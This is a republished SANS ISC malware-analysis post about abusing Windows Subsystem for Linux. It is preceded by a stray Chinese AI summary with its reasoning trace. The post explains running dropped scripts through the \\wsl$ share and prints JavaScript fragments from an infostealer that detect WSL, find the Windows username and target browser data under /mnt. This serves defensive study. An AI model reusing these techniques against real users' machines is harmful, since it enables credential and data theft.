嗯,用户让我帮忙总结一下这篇文章的内容,控制在一百个字以内,而且不需要特定的开头。首先,我需要仔细阅读文章内容,抓住主要信息。 文章主要讲的是Windows Subsystem for Linux(WSL),特别是WSL2版本。它允许用户在Windows上运行Linux环境,而无需虚拟机或双系统启动。这对于开发、DevOps和网络安全工作流程非常有用,因为这些领域经常需要Linux工具,但Windows仍然是主要操作系统。 接下来,文章提到WSL可以作为LOLBIN(living-off-the-land),因为它是由微软实现的,允许很多有趣的操作。攻击者可以将Linux工具放入WSL的根文件系统中并执行。举了一个例子,通过访问“\\wsl$”共享目录来复制文件到WSL中,并执行脚本。 然后,文章讨论了一个恶意软件样本,它检查系统中是否有WSL的存在。这个恶意软件用JavaScript编写,有一个is_wsl()函数来检测是否在WSL环境中运行。如果检测到WSL,它会获取用户名,并将/mnt目录添加到处理的目录列表中,因为这个挂载点提供了对主机驱动器(如C盘、D盘)的访问。 最后,文章指出这个恶意软件样本是一个Cryxos特洛伊木马,具有信息窃取功能。 总结一下:文章介绍了WSL的功能及其在恶意软件中的应用。恶意软件利用WSL进行操作和数据窃取。 </think> 文章介绍了Windows Subsystem for Linux (WSL) 的功能及其在恶意软件中的应用。攻击者可利用WSL运行Linux工具并访问主机驱动器。文中分析了一个检测并利用WSL环境的恶意软件样本。 2026-2-11 13:28:29 Author: isc.sans.edu(查看原文) 阅读量:28 收藏
WSL or “Windows Subsystem Linux”[1] is a feature in the Microsoft Windows ecosystem that allows users to run a real Linux environment directly inside Windows without needing a traditional virtual machine or dual boot setup. The latest version, WSL2, runs a lightweight virtualized Linux kernel for better compatibility and performance, making it especially useful for development, DevOps, and cybersecurity workflows where Linux tooling is essential but Windows remains the primary operating system. It was introduced a few years ago (2016) as part of Windows 10.
WSL can be compared to a LOLBIN (living-off-the-land) because it’s implemented by Microsoft and allow many interesting operations. Attackers can drop Linux tools inside the WSL rootfs and execute it! Here is a quick example.
You can access the WSL root filesystem through the “\\wsl$” share name:

Once you copy a file into this directory, it becomes available in WSL:

The test.sh file is just a simple shell script.

But, more interesting, you can execute it from Windows too:

Pretty cool isn't it?
I found a malware sample that checks for the presence of WSL in its code. Written in JavaScript, it first implement a method called is_wsl():
"is_wsl": () => {
  if (process.env.WSL_DISTRO_NAME) {
    return true;
  }
  try {
    if (fs.existsSync("/proc/version")) {
      const I = fs.readFileSync("/proc/version", "utf8");
      if (I.toLowerCase().includes("microsoft") || I.toLowerCase().includes("wsl")) {
        return true;
      }
    }
  } catch (S) {}
  return false;
},
Another interesting one is get_wu() that will retrieve the username:
"get_wu": () => {
  try {
    const I = execSync("cmd.exe /c echo %USERNAME%", {
      "encoding": "utf8"
    }).trim();
    if (I && I.length > 0 && !I.includes("%USERNAME%")) {
      return I;
    }
  } catch (g) {}
  try {
    if (fs.existsSync("/mnt/c/Users")) {
      const Y = fs.readdirSync("/mnt/c/Users", {
        "withFileTypes": true
      });
      const w = ["Public", "Default", "All Users", "Default User"];
      for (const u of Y) {
        if (u.isDirectory() && !w.includes(u.name)) {
          return u.name;
        }
      }
    }
  } catch (M) {}
  return process.env.USERNAME || process.env.USER || null;
},
And later in the code:
if (is_wsl()) {
    const windowsUsername = get_wu();
    if (windowsUsername) {
        return getWindowsBrowserPaths(windowsUsername);
   }
}
If WSL is used, the /mnt directory is added in the list of interesting directories to process. This mount point provides indeed access to the host drives (C, D, ...)
if (is_wsl()) {
    priorityDirs.push(\"/mnt\");
}
The malware sample is "ottercookie-socketScript-module-3.js" (SHA256:f44c2169250f86c8b42ec74616eacb08310ccc81ca9612eb68d23dc8715d7370). It's an Cryxos trojan with infosteaker capabilities.
Xavier Mertens (@xme)
Xameco
Senior ISC Handler - Freelance Cyber Security Consultant
PGP Key
如有侵权请联系:admin#unsafe.sh